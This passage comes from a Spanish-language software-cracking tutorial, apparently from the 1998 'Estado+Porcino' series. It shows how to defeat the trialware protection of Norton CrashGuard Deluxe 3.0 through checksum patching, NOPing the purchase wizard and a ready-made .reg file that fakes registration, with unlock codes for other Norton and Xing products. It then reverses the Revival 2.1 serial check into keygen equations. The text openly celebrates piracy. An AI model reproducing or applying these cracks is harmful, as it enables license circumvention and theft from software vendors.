La pregunta es, ¿de donde se guarda la fecha de caducidad encriptada? .Poniendo un bpr ebx+00000284 ebx+00000284+5 descubrimos que la fecha de encriptación se guarda en el registro del sistema y es recuperada por la llamada a la función :40BD89 RegqueryValueEXA. En concreto, se guarda en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write

En mi caso, el valor de write es:

```
01 02 03 04 05 06 07 08

01      00 00 00 05 B7 FF FF F8
02      00 00 00 00 00 00 10 00
03      08 00 00 00 08 00 00 00
04      00 00 00 06 B3 36 71 A1
05      FB 0F 81 A5 20 80 00 06
06    B7 9F A9 A0 00 00 00 00
07    00 00 00 06 B3 36 71 A0
08    C3 28 00 00 18 00 00 00
09    00 00 00 00 00
```

La fecha de caducidad está en write(5,7) hasta write(6,5) ambos inclusive. Lo curioso, es que la fecha está codificada, por ejemplo si la fecha de caducidad es 0034F5F3D6 se guarda en write 0006B79FA9A000. La rutina de encriptación está en :40C0D6 y se basa en la operación or

```
:0040C0D6 8A18                    mov bl, byte ptr [eax]
:0040C0D8 8A11                    mov dl, byte ptr [ecx]
:0040C0DA C0E305                  shl bl, 05
:0040C0DD 48                      dec eax
:0040C0DE C0EA03                  shr dl, 03
:0040C0E1 49                      dec ecx
:0040C0E2 0ADA                    or bl, dl
:0040C0E4 4E                      dec esi
:0040C0E5 885101                  mov byte ptr [ecx+01], dl
:0040C0E8 885901                  mov byte ptr [ecx+01], bl
```

He creado dos programas DECODE que decodifica el valor de write y CODE que codifica un valor de fecha para introducirlo en write.

CHECKSUMS PARAINOCOS

Los puntos de ataque son claros

1.- Parchear las comprobaciones en el ejecutable.
2.- Introducir una fecha caducidad en el año 30000.

1.- Si parcheamos el programa, se produce un error tan gordo que se casca windows. Esto se puede deber a que hemos crackeado mal obien exite un checksum. Para salir de dudas, basta con modificar alguna cadena de caracteres del ejecutable original Por ejemplo "not be run in DOS mode" lo pasamos a "not be RUN in DOS mode", si se casca es que hay un checksum, como en este caso.

Un checksum es una comprobación para ver si el ejecutable se ha modificado, normalmente se realiza sumando (XOR) los bytes del ejecutable y guardando este valor algún sitio (ejecutable, registro del sistema). El programa al arrancar suma (XOR) los bytes del ejecutable actual y comprueba la suma con el valor que tenía guardado. Si hay algún problema es que un virus o un cracker ha modificado el programa y esto nunca es bueno para el programador.

En el caso del Norton CrashGuard Deluxe 3.0, el checksum se realiza de otra forma. Os acordais del fichero cgmaitky.dll, si hombre ese que nos parecía tan sospechoso. Pos bien, guarda todos los bytes del cgmain.exe encriptados (de ahí que tuvieran un tamaño tan parecido ambos ficheros). La rutina de checksum,simplemente consiste en coger de 16 en 16 los bytes del cgmain.exe encriptarlos y ver si son iguales a 16 bytes del fichero cgmaitky.dll. Si existe alguna diferencia se produce un error de protección general y se casca todo.

Para complicarlo todo, las rutinas de comprobación (ver si los 16 bytes del ejecutable son iguales a los 16 bytes del cgmaitky.dll) no están metidas en un bucle, sino que estan a lo extenso. Es decir, hay una rutina de comprobación para los 16 primeros bytes, otra disinta para los 16 siguientes. Si queremos parchear el checksum, habrá que modificar unas 30 comprobaciones. Es curioso, pero existe un flag que desactiva la llamada al checksum :0040862D jne 00408695 si obligamos a saltar siempre, evitamos el checksum. PERO, ¿POR QUE EXISTE UN FLAG PARA EVITAR EL CHECKSUM?, ¿es que el programa cgmain.exe va a modificarse? Como veremos más tarde, así ocurrirá.

2.- Con el programa NORTON se crea la fecha de caducidad que queremos, con el programa CODE se encripta y ya sólo hay que introducir el resultado en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write en las posiciones write(5,7),write(6,5)

CHECKSUMS HASTA EN LA SOPA

Cuando la fecha de caducidad ha vencido, el programa deja de funcionar parcialmente, si analizamos el porqué descubrimos que el byte [esi+00000568] controla todo el meollo. En concreto,

Si [esi+00000568] = 02 You cannot Run this Application
Si [esi+00000568] = 20 Your computer application source has changed
Si [esi+00000568] = 08 Your free trial period is over
Si [esi+00000568] = 04 OK

Pero, ¿cómo se rellena este byte?. Siguiendo la pista hacia atrás descubrimos que se carga a partir de HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open

00 01 02 03 04 05 06 07 1 00 00 00 00 30 00 00 00 2 00 00 00 00 00 00 10 00 3 08 08 00 00 20 00 00 00 4 00 00 00 00 00 00 00 00
En concreto de write(3,4). Hay que tener cuidado por que está encriptado, así que hay que utilizar el programa DECODE. Osea , si en write(3,4)=20 indica que al desencriptarlo [esi+00000568]=4. Si write(3,4)=40 la fecha de caducidad ha vencido.

Si ha pasado la fecha de caducidad y asignamos write(3,4)=20, el programa replica diciendo que hemos trampeado los recursos. ¿QUE PASA AQUÍ?.

Mu facil, HAY UN CHECKSUM en la sección HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open. Estos es paranoico, un checksum en el propio registro del sistema. En concreto, el checksum está en write(1,4). Se deja como ejercicio localizar y destruir este checksum.

LA MISMA PROTECCIÓN EN TODOS SITIOS

Aunque parezca increíble, los ficheros CGDeluxe.exe y CheckUp.exe tienen exactamente la misma protección que cgmain.exe y además en los mismos offset, osea en las mismas direcciones de memoria. Esto es extremadamente extraño, así que adoptaremos otra vía de ataque.

LA APROXIMACIÓN FÁCIL

Veamos lo que tenemos:

- Unos ficheros extraños asociados a los ficheros importantes. Sabemos la función de uno de ellos los *tky.dll sirven de checksum, pero y el resto para que sirven?

- Un flag que desactiva el checksum del ejecutable.

- Unos misteriosos fichero ejecutables con el logo RS que dicen que tiene que prepara el Sotware.

Nos centraremos en los ejecutables con los logos RS.

REUNIENDO LAS PIEZAS

Para cada utilidad , p.e. CGDeluxe.EXE existe un fichero, CGDeltky.dll, que realiza funciones de checksum (como ya vimos), una librería de un gran tamaño , CGDeluxe.dl_ ,y un ejecutable CGDelpop.exe que "prepara el Software".

No hay que ser un lince para darse cuenta que CGDelpop.exe "prepara" de alguna forma CGDeluxe.dl_ para aportar toda la funcionalidad a CGDeluxe.EXE. Esta "preparación" sólo se realiza cuando estamos registrados.

Por tanto, se parte de un archivo ejecutable de un tamaño inferior a la versión completa del programa. Una vez realizado el proceso de compra se activa otro ejecutable que convierte la versión de prueba en versión completa .

Todas las demás utilidades que acompañan al Norton CrashGuard Deluxe tienen el mismo proceso (CheckUP.exe ->Checkpop.exe, Checkup.dl_, Checktky.dll) (Cgmaipop.exe ->cgmain.exe, cgmaitky.dll)

LA COMPRA VIRTUAL

Nos centraremos en el asistente (CGDeluxe.EXE) de compra que vimos en nuestra "Primera Aproximación" : Doble click en el escudo con la N que hay en el escritorio y al pulsar el botón Buy Now (comprar ahora) aparece el asistente de compra.

Este será nuestro punto de entrada. Si pensamos un poco observaremos que la aplicación que lanza el proceso de compra debe saber si la compra ha tenido éxito o no. Por tanto, será por aquí por donde centremos nuestros esfuerzos . Además debe de anunciar de alguna forma al resto de utilidades que la compra ha tenido éxito para que ellas también se "preparen" Analizaremos el ejecutable CGDeluxe.exe (que el que se lanza al pulsar el icono del escritorio) y observaremos como "compra".

Nada mejor que usar un desensamblador para investigar el programa CGDeluxe.exe (224 Kb). Una vez aparece el listado observamos que hace uso de la librería comercial RSAGNT32.DLL (encargada de realizar la compra virtual) y que existen un referencias a funciones tales como SAInitialize, startSalesAgent. Estas van a ser nuestras funciones de aproximación.

Pulsamos en el botón de Imported Functions (Imp Fn) y hacemos doble click en la línea de rsagnt32.startSalesAgent.

Aparecerá en el listado lo siguiente:

```
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh

:00407834 E807F30000            Call 00416B40   ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
```

Echamos un vistazo hacia arriba y hacia abajo del listado y vemos que nos encontramos en un bloque de código que se encarga de cargar, iniciar, ejecutar, terminar el asistente de compra Buscamos donde puede empezar el bloque. Y un poco mas arriba encontramos:

```
///////////// INICIO DE BLOQUE ///////////////
* Referenced by a CALL at Address:
:00406752                       ßdesde aquí es llamado el bloque del asistente de compra

:004077B0 A1B07B4300            mov eax, dword ptr [00437BB0]
:004077B5 53                    push ebx
:                               :
:                               :
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh     ß Aquí hemos comenzado la busqueda

:00407834 E807F30000            Call 00416B40           ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
```

```
:00407844 742B                  je 00407871
:00407846 BFE0A54300            mov edi, 0043A5E0
:                               :
:                               :
:00407878 5F                    pop edi
:00407879 5E                    pop esi
:0040787A 5B                    pop ebx
:0040787B C3                    ret
```

///////////// FIN DE BLOQUE ///////////////

Ahora una vez que conocemos desde donde hemos llamado al bloque, usamos el menu Goto à Goto Code Location y escribimos el desplazamiento 406752. Aquí observamos lo siguiente:

```
* Possible Reference to String Resource ID=00001: "Turnkexe"

:00406748 C705C826430001000000  mov dword ptr [004326C8], 00000001
:00406752 E859100000                    call 004077B0   ß Entrada en el bloque anterior
:00406757 66392D04254300                cmp word ptr [00432504], bp
:0040675E 0F84F4010000                  je 00406958
:00406764 BF34254300                    mov edi, 00432534
```

Ummmm…. Aquí ya tenemos una bonita dirección de memoria (variable global) para usar con Softice.Pero antes añadamos la librería RSAGNT32.DLL. al la lista de dll que sabe manejar el Softice.

Abrimos el Symbol Loader de Softice y en el menu Edità Softice Initialization SettingsàExports añadimos RSAGNT32.DLL. Abrimos el Symbol Loader y cargamos (Load) el programa CGDeluxe.exe. Ya en el SoftIce:

Bpx 406752
Bpx startSalesAgent

Pulsamos F5 y cuando aparezca la ventana de "Welcome to Symantec Trialware" pulsamos sobre el botón "Buy Now". Aparecer en el Softice en el primer breakpoint Bpx 406752

Seguimos ejecutando, paramos en la función startSalesAgent

```
cs:00407834 E807F30000          Call rsagnt32!startSalesAgent   ß Asistente de compra
cs:00407839 83C408              add esp, 00000008
cs:0040783C 66833D0425430000    cmp word ptr [00432504], 0000
cs:00407844 742B                je 00407871             ß si salta, has comprado
```

Nopeamos el asistente de compra. Esto es, sustituimos la llamada por instrucciones inonfesivas. En : 00407834 90 90 90 90 90

Si estudiamos je 00407871 y hacemos que no vaya a la dirección 407871 aparece una ventana contándonos que se ha grabado un archivo llamado Rslicens.txt pero esto no hace que se active el proceso de compra, este nos es el camino.

Otra comparación interesante se encuentra después de la rutina de entrada al bloque

cs:00406752 E859100000 call 004077B0 ß Bloque anterior cs:00406757 66392D04254300 cmp [00432504], bp ßComparación Interesante cs:0040675E 0F84F4010000 je 00406958 cs:00406764 BF34254300 mov edi, 00432534

Cuando nos encontremos sobre la dirección cs:0040675E cambiamos el flag de cero que estará activada (Z) y la colocamos a desactivada (z). Ahora el programa seguirá en cs:00406764. Pulsemos F5 y veamos que ocurre.

Ha aparecido una ventana que nos dice que esperemos mientras nuestro programa esta siendo preparado (Please wait while your software is being prepared). Al fin, se "PREPARA EL SOFTWARE"

Nota: Si el proceso anterior se repite muchas veces conviene que cerremos todos los programas que tengamos activo e incluso el mismo Norton Crashguard que tengamos en la barra de tareas.

Una vez completado este proceso habremos comprado virtualmente el Norton crashguard Deluxe.

Observaremos que han desaparecido los ficheros CGDeluxe.dl_ y CGDeltky.dll y han aparecido dos archivos de licencia RSLICENS.txt y LICENSE.xxxxxx (números de licencia) Este proceso realizado en tiempo real con el Softice no trae ningún problema… pero a la hora de hacer los

parches no encontraremos problemas con los checksum .Pero..TRANQUILOS QUE TODO TIENE SOLUCION.

MODIFICANDO EL REGISTRO

Usaremos una herramienta muy útil para los crackers el programa Regmonitor (si no lo tienes consíguelo) .Observamos unas variables que lee el programa (no registrado) al principio y tenemos:

HKCR\ultxfile\Format\MSHAEZDC\write /* Esta nos suena */
HKCR\ultxfile\Format\MSHAEZDC\xlate
HKCR\ultxfile\Format\MSHAEZDC\open /* Esta nos suena*/

Bien, basta comparar los valores antes y después de "preparar" el software, para darse cuenta que la única modificación la realiza en open. Cuando está registrado su valor es:

HKEY_CLASSES_ROOT \ultxfile\Format\MSHAEZDC\open
00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 10 00
08 08 00 00 10 00 00 00 - 00 00 00 00 00 00 00 00

Esta es la forma en que se comunica al resto de utilidades que la compra ya ha tenido éxito.
Y YA ESTÁ, basta con introducir este valor en el registro para que quede registrado el Norton CrashGuard Deluxe 3.0

MSHAEZDC corresponde al programa en cuestión a comprar. Usando el regmonitor vemos que clave busca el programa a desproteger y anotamos el código (MSHAEZDC).

Esta táctica se ha probado con éxito con las siguientes aplicaciones protegidas por la compañía Release Software Corporation : Norton utilities, Norton Uninstaller, Norton Antivirus, Xing MPEG Encoder,

Creando un archivo de registro ya tenemos hecho un crack no destructivo ya que no modifica ningún ejecutable.

```
---------------------------------- Cortar por aquí ---------------------------------------------------
REGEDIT4
; (c) ESTADO+PORCINO 1998
; Modificación de registro para Norton Crash Guard Deluxe
; Mr.Red & otras hierbas
;
[HKEY_CLASSES_ROOT\ultxfile\Format\MSHAEZDC]
"open"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,10,00,08,08,00,00,10,00,00,00,00,00,00,00,00,00,00,00

---------------------------------- Cortar por aquí ---------------------------------------------------
```

Para los demás programas que usan esta protección tenemos:

Xing MPEG Encoder códigoà MSHVEMAV
Norton Utilities códigoà MSHVEM0E
Norton Unisntaller códigoà MSHW2EHL
Bueno ha sido largo pero ha merecido la pena.

MORALEJA: Si quieres poner una puerta, procura que no sea de papel.

Es el colmo de la incompetencia. Confías la venta de tu producto a un empresa que proporciona una protección ridícula que no vende tu producto si no que prácticamente lo regala. Por que no invertir la millonada que Symantec habrá pagado a Release Software Corporation encontrar a unos buenos programadores en ensamblador que hicieran una protección decente.Además, esta compañía protege y vende productos de más empresas a parte de Symantec.
Basta pasarse por su web http://www.releasesoft.com y comprobar lo orgullosos que están de sus clientes.
Realmente, no creo que esta compañía dure mucho.

La importancia de este artículo radica en que se ha conseguido solventar con éxito la protección de una casa de Software dedicada a proteger y vender. Quedan a nuestros pies cientos de programas , con una protección de papel, gracias a la incompetencia de una avariciosa compañía. Mejor sería que diera los programas gratis, y de dejara de hacer el ridículo.

Mr_PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO IV. Haciendo de Cerrajeros

-Generadores de Llaves (KeyGen)-

Revival 2.1

Mayo 1998

Indice

INTRODUCCIÓN

Generadores de Llaves

¿Es posible crear un Generador de Llaves?

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

¿Merece la pena hacer un Generador?

Generador de Llaves para REVIVAL 2.1:

Notas para los lectores

INTRODUCCIÓN

¡Saludos Familia!

Aprovechando las vacas estivales me he decidido por escribir un bonito Generador de Llaves (en inglés KeyGen) para un útil programa de reparación de discos duros y disquetes. Como siempre un poco de Teoría para que podamos entendernos.

Generadores de Llaves.

La primera pregunta que responder es ¿qué carajo es un Generador de Llaves? Suponed por un instante que sois unos de esos programadores perezosos y cegados por el dinero que ha construido un programa protegido con un número de serie. Si alguien desea registrarse debemos pagar una cifra de dinero (pequeña o no) que hará engrosar nuestra cuenta. A cambio debemos de enviarle un número de serie que desbloquee el programa. ¿Hasta ahora todo correcto, verdad?. ¿Pero como demonios se genera un número de serie diferente para cada usuario? . La respuesta es: con un Generador de Llaves.

Existen dos tipos de Generadores de Llaves:

A- Dependientes de los datos del cliente.
B- Independientes de los datos del cliente.

El tipo A es el más extendido, el número de serie se genera a partir del nombre del cliente y el de su dirección de correo (por ejemplo). Así dos usuarios tendrán números de serie diferentes, por que en principio sus datos personales son diferentes.

El tipo B está un poco en desuso, pero se siguen viendo por que son fáciles de programar (recordad que los programadores son por naturaleza vagos y sin imaginación).
El mismo número de serie es válido para cualquier cliente. En estos casos, el programador da un número diferente a los clientes pardillos que compran su producto y reza para que no se lo den a nadie.

¿Es posible crear un Generador de Llaves?

El programa Generador de Llaves está normalmente en el ordenata del programador, entonces, ¿cómo demonios puede un cracker construir un Generador ?. La respuesta es sencilla pero difícil (en general) de realizar.
El programa debe verificar que el número de serie que introducimos es válido y ésto sólo puede hacerlo verificando ciertas propiedades que debe cumplir el número de serie y que fueron establecidas por el Generador.
¿Un poco lioso verdad?, dicho de otra forma, el Generador es un codificador de números de serie y en el programa sólo existe un decodificador que descifra el número de serie introducido.

Vemos un sencillo ejemplo, suponed que nuestro Generador es el siguiente:

NúmeroSerie=(89934*4)*(nombre(5))

Donde nombre(5) es la quinta letra del nombre del usuario. EL número 89934 es el llamado número mágico, un número que es de agrado del programador (quizás el número de veces que le ha su jefe le ha jodido) y que realmente es el corazón del Generador

En el programa, para ver que el número de serie es correcto se debe de verificar: (NúmeroSerie/(4 /nombre(5)) = 89934

Como podéis apreciar, lo que hay en el programa es la inversa del Generador, por tanto si invertimos la inversa podemos obtener el Generador de Partida.

No os engañéis, este es un Generador sencillo, lo normal es que esté ultra enrevesao , lleno de números mágicos y operaciones aritméticas exóticas.

Normalmente, las rutinas de verificación realizan ciertas comprobaciones sobre la password de entrada. Generalmente pasan a mayúsculas y buscan ciertos caracteres en ciertas posiciones. En caso de no encontrarlos la password no es válida. Esto da pie a un truco mu útil pa localizar di una forma directa la rutina. Pero esto lo veremos más adelante.

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

1.- Lo primero es aislar el código del programa que verifica el número de serie.
Además del código que las funciones que son llamadas desde la rutina de verificación (pa Saber que narices hacen). Normalmente las rutinas de verificación hacen uso de pequeñas rutinas: convertir a mayúsculas,convertir letras en números...

2.- Un conocimiento exhaustivo, repito, exhaustivo del la rutina de verificación.
Debemos saber TODO lo que hace y porqué lo hace. Recordad que tenemos que invertir su funcionamineto y esto no lo podemos hacer si no sabemos como funciona. Este es el punto más delicado y el que consume más tiempo. Dependiendo de las paranoias del programador podéis tardar horas o semanas. Se necesitan conocimientos de ensamblador y de operaciones aritméticas binarias

3.- Invertir el funcionamineto del Generador y crear con un compilador, por ejemplo de C nuestro propio Generador.

¿Merece la pena hacer un Generador?

La respuesta es depende. Hacer un Generador no es nada sencillo, consume mucho tiempo y habilidades. Es mucho más fácil parchear la rutina de verificación para que acepte cualquier cosa.

Pero las ventajas de crear un Generador son muy importantes, primera y ante todo es que realmente se está cumpliendo con la filosofía crack (ingeniería inversa) al comprender y transformar el programa para que adapte a nuestras necesidades.

Segúnda ventaja son los conocimientos que se captan sobre todo a nivel ensamblador y de operaciones aritméricas con bits.

Tercera y no más importante la satisfacción del trabajo artesano, bien hecho. Esa satisfacción que nos hace seguir adelante.

La cuarta ventaja tiene que ver con la historia del Software. Puedes "coleccionar" las protecciones de tu programa favorito y ver la evolución de su software.

Y como quinta un fin práctico, al final del proceso se obtiene un número de serie válido, lo que te convierte en un usuario "legal" y problamente no tengas que crakear la próxima versión.

Generador de Llaves para REVIVAL 2.1

Objetivo: REVIVAL 2.1

Nombre: revive21.zip
Tamaño: 874.644 bytes
Versión: 2.1
Site: http://uc2.unicall.be/revival/
Herramientas: SoftIce,W32dasm o IDA 3.75 y un compilador de C.
Dificultad: No mu difícil.
Tiempo: 5 horas.

Este es un interesante programa que te permite recuperar ficheros borrados de discos duros y disquetes que soporta FAT32 y NTFS. Tiene una típica ventana de registro a partir de la cual podemos acceder directamente a la rutina de verificación de la pass. Esta rutina es extremadamente sencilla e independiente de los datos del usuario, por eso ha sido la elegida como demostración.

Aconsejo desensamblar con el IDA PRO 3.75(una pequeña maravilla de desensamblador). Se puede hacer con el W32dasm pero el IDA nos da más información y nos ahorra trabajo. Por ejemplo descubre de forma automática rutinas (_touper, isdigit...) que no son reconocidas como tales por el W32dasm.

Bien, manos a la obra, desensamblemos con el IDA.

¿Ya está?
Bien, ahora sólo hay que localizar la rutina de verificación. Empleemos un viejo truco: el 80% de las rutinas de verificación intentan localizar el carácter '-' (2D en hexa) o el carácter '+' (2B en hexa).
No me preguntéis por qué, pero lo hacen. Sólo hace falta buscar un 2Dh o un 2Bh y con un poco de suerte aterrizaremos en plena rutina de verificación. Debemos buscar una comprobación con 2Dh o bien 2Bh, pero como las comprobaciones pueden ser de muchos tipos , sólo buscaremos la parte final de la comprobación.

Resumiendo, buscaremos ", 2Dh" y ", 2Bh". En caso de existir demasiadas ocurrencias, mejor decantarse por otro método de ataque. Al final es el olfato de cracker el que te indica si estás en la ocurrencia correcta o no.
En este caso hay 20 ocurrencias de "2D" y 18 de "2B". UFF, quizás demasiadas (de hecho es la primera ocurrencia de "2D" la correcta), así que probemos un método más directo con el Softice.

Metemos como nombre ESTADO, como campañía PORCINO y como número de serie estúpido por ejemplo 1212121212. CTRL+D y le damos al botón de OK y aparece una ventana de error.

Esta ventana se parece a un messageboxexa (por su simplicidad y por el icono en forma de exclamación y por el único botón que aparece). Si repetimos el mismo proceso pero poniendo en el softice bpx messsageboxexa y pulsamos el botón de OK ...
Bingo, aparecemos en la rutina de messageboxexa. Sólo hay que seguir la secuencia de llamadas hacia atrás buscando un salto que evite llamar a la ventana de mensaje de error. La secuencia de pasos es:

*** Paramos en bpx messageboxexa**

*** Pulsamos F12 para llegar a la rutina padre que llamó a messageboxexa.**
*** Aparecemos en :4313CA pero por se ve ningún salto que evite la llamada a messageboxexa.**
*** Pulsamos F12 para seguir subiendo hasta la rutina padre.**
*** Aparecemos en :43145D. Pero de nuevo nada interesante.**
*** De nuevo F12 y ....**
*** Aparecemos en :40CAAC8, esta si tiene lo que buscamos, exactamente.**

```
0040AA6C                 call    sub_40CD10 ; RUTINA DE VERIFICACIÓN
0040AA71                 add     esp, 4
0040AA74                 test    eax, eax
0040AA76                 jz      short loc_40AABA; SALTA SI ERES UN MAL CRACKER.
0040AA78                 mov     dword ptr [esi+5Ch], 1
0040AA7F                 mov     eax, [esi+64h]
0040AA82                 push    eax
0040AA83                 push    offset aName;NOMBRE.
0040AA88                 call    sub_40AD70
0040AA8D                 add     esp, 8
0040AA90                 mov     eax, [esi+60h]
0040AA93                 push    eax
0040AA94                 push    offset aCompany;COMPAÑÍA.
0040AA99                 call    sub_40AD70
0040AA9E                 add     esp, 8
0040AAA1                 mov     eax, [edi]
0040AAA3                 push    eax
0040AAA4                 push    offset aSerial;NÚMERO DE SERIE.
0040AAA9                 call    sub_40AD70
0040AAAE                 add     esp, 8
0040AAB1                 mov     ecx, esi
0040AAB3                 call    sub_42550E
0040AAB8                 jmp     short loc_40AACF
0040AABA ; ÄÄÄ
```

```
0040CD10                sub     esp, 24h; Ajusta la pila para reservar espacio para las varibles locales.
0040CD13                push    ebx; Guarda algunos registros.
0040CD14                push    esi
0040CD15                mov     esi, [esp+2Ch+arg_0]  ; esi= dirección de nuestra password.
0040CD19                push    edi
0040CD1A                movsx   eax, byte ptr [esi]   ; eax=p(0)
0040CD1D                push    eax
0040CD1E                call    _toupper              ; Pasamos a mayúsculas p(0).
0040CD23                add     esp, 4
0040CD26                cmp     eax, 52h              ; ¿ES P(0) = R?
0040CD29                jnz     loc_40CE7F            ; Salta a flag de error si p(0) no es R.
0040CD2F                movsx   eax, byte ptr [esi+1] ; eax=p(1)
0040CD33                push    eax
0040CD34                call    _toupper              ; Pasamos a mayúsculas p(1).
0040CD39                add     esp, 4
0040CD3C                cmp     eax, 56h              ; ¿ES P(1) = V?
0040CD3F                jnz     loc_40CE7F            ; Salta a flag de error si p(1) no es V.
0040CD45                cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
0040CD49                jnz     loc_40CE7F            ; Salta a flag de error si p(7) no es '-'.
0040CD4F                push    esi
0040CD50                call    ds:lstrlenA           ; Calcula el tamaño de la password.
0040CD56                cmp     eax, 0Fh              ; ¿Es el tamaño 15?
0040CD59                jnz     loc_40CE7F            ; Salta a flag de error si el tamaño no es 15
0040CD5F                mov     edi, 2                ; Segundo carácter.
0040CD64
0040CD64 loc_40CD64:                            ; CODE XREF: sub_40CD10+6D_j

                        ;Bucle para comprobar que son números p(2)...p(6)
0040CD64                movsx   eax, byte ptr [edi+esi]; eax=p(2)
0040CD68                push    eax
0040CD69                call    _isdigit               ; ¿es un número p(2)?
0040CD6E                add     esp, 4
0040CD71                test    eax, eax
0040CD73                jz      loc_40CE64             ; Salta con flag de error si p(2) no es número.
0040CD79                inc     edi                    ; Apuntamos al siguiente carácter.
0040CD7A                cmp     edi, 7                 ; ¿Hemos llegado a p(7)?
0040CD7D                jl      short loc_40CD64       ; Salta si no hemos llegado a p(7).
0040CD7F                mov     edi, 8                 ; Octavo carácter.

                        ;Bucle para comprobar que son números p(8)...p(14)
0040CD84
0040CD84 loc_40CD84:                            ; CODE XREF: sub_40CD10+8D_j
0040CD84                movsx   eax, byte ptr [edi+esi];; eax=p(8)
0040CD88                push    eax
0040CD89                call    _isdigit        ;¿es un número p(8)?
0040CD8E                add     esp, 4
0040CD91                test    eax, eax
0040CD93                jz      loc_40CE6D      ; Salta con flag de error si p(8) no es número.
0040CD99                inc     edi             ; Apuntamos al siguiente carácter.
0040CD9A                cmp     edi, 0Fh        ; ¿Hemos llegado a p(15)?
0040CD9D                jl      short loc_40CD84; Salta si no hemos llegado a p(15).
0040CD9F                mov     ax, [esi+2]     ; ax=p(2)p(3)
0040CDA3                mov     [esp+30h+var_20], ax
0040CDA8                lea     eax, [esp+30h+var_20]
0040CDAC                mov     [esp+30h+var_1E], 0
0040CDB1                push    eax
0040CDB2                call    _atoi           ;Pasa p(2)p(3) a número.
0040CDB7                mov     cx, [esi+5]     ;cx=p(5)p(6)
0040CDBB                add     esp, 4
0040CDBE                mov     [esp+30h+var_20], cx
0040CDC3                sub     al, 13h         ; al=p(2)p(3)-19
0040CDC5                lea     ecx, [esp+30h+var_20]
0040CDC9                mov     [esp+30h+var_24], al
0040CDCD                mov     [esp+30h+var_1E], 0
0040CDD2                push    ecx
0040CDD3                call    _atoi            ;Pasa p(5)p(6) a número.
0040CDD8                lea     edx, [esp+34h+var_20];
0040CDDC                add     esp, 4
0040CDDF                lea     ebx, [eax-25h]   ;ebx=p(5)p(6)-37
0040CDE2                lea     ecx, [esi+0Ah]   ;ecx=dirección de p(10)
0040CDE5                push    edx
0040CDE6                mov     eax, [ecx]       ;ebx=p(10)p(11)p(12)p(13)
0040CDE8                mov     [edx], eax
0040CDEA                mov     cl, [ecx+4]      ;cl=p(14)
0040CDED                mov     [edx+4], cl
0040CDF0                mov     [esp+34h+var_1B], 0
0040CDF5                call    _atoi            ;Pasa p(10)p(11)p(12)p(13)p(14) a número.
0040CDFA                add     esp, 4
0040CDFD                mov     edi, eax
0040CDFF                xor     di, 5468h        ;di=p(10)p(11)p(12)p(13)p(14) XOR 21508
0040CE04                mov     ax, [esi+8]      ;ax=p(8)p(9)
0040CE08                mov     [esp+30h+var_20], ax
```

```
0040CE0D                lea     eax, [esp+30h+var_20]
0040CE11                mov     [esp+30h+var_1E], 0
0040CE16                movzx   edi, di
0040CE19                push    eax
0040CE1A                call    _atoi            ;Pasa p(8)p(9) a número.
0040CE1F                mov     byte ptr [esp+34h+var_20], al
0040CE23                add     esp, 4
0040CE26                xor     eax, eax
0040CE28                mov     ecx, 64h
0040CE2D                mov     al, bl             ;al=p(5)p(6)-37
0040CE2F                mov     ebx, 0Ah
0040CE34                lea     eax, [eax+edi+3]; eax'=(p(5)p(6)-37)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3
0040CE38                cdq
0040CE39                idiv    ecx             ;Divide eax'/100
0040CE3B                mov     cl, dl          ;cl=resto(eax'/100)
0040CE3D                xor     eax, eax
0040CE3F                mov     al, [esp+30h+var_24]
0040CE43                lea     eax, [eax+edi+3]; eax=(p(2)p(3)-19)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3
0040CE47                cdq
0040CE48                idiv    ebx             ;Divide eax/10
0040CE4A                sub     dl, [esi+4]     ;dl=resto(eax/10)-p(4)
0040CE4D                cmp     dl, 0D0h        ;¿Es resto(eax/10) = p(4)?
0040CE50                jnz     short loc_40CE76;Salta a flag de error si resto(eax/10) no es p(4)
0040CE52                cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?
0040CE56                jnz     short loc_40CE76;Salta a flag de error si resto(eax'/100) no es p(4)
0040CE58                mov     eax, 1          ; Ok todo correcto. Flag de éxito activado.
0040CE5D                pop     edi
0040CE5E                pop     esi
0040CE5F                pop     ebx
0040CE60                add     esp, 24h
0040CE63                retn
0040CE64 ; ÄÄÄ
```

```
Por A),B),C),D),E) y F) sabemos que la password debe de tener este aspecto:

        00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
        R  V  x  x  x  x  x  -  x  x  x  x  x  x  x  x

Donde x es un número del 0 al 9.

Despues hay dos bonitas ecuaciones:


Por H),I),J) y M)

        I) p(8)p(9)=resto( (p(5)p(6)-0x25)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x64)

Por G),K),L)
        II) p(4)=resto((p(2)p(3)-0x13)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x0A)
```

Pos ya está. Estas son las ecuaciones de la rutina de verificación, ya se puede implementar nuestro propio Generador de Llaves, que no será más que implementar estas dos ecuaciones.
Estas dos ecuaciones comprueban que la parte derecha sea igual a la parte izquierda (p(8)p(9) y p(4)). Nuestro Generador calculara la parte derecha y construirá la parte izquierda de forma adecuada. Se podrían simplificar un poco, pero no lo haré pa no complicar el asunto.

Un posible Generador en C sería algo así como:

VER CODIGO FUENTE DEL GENERADOR

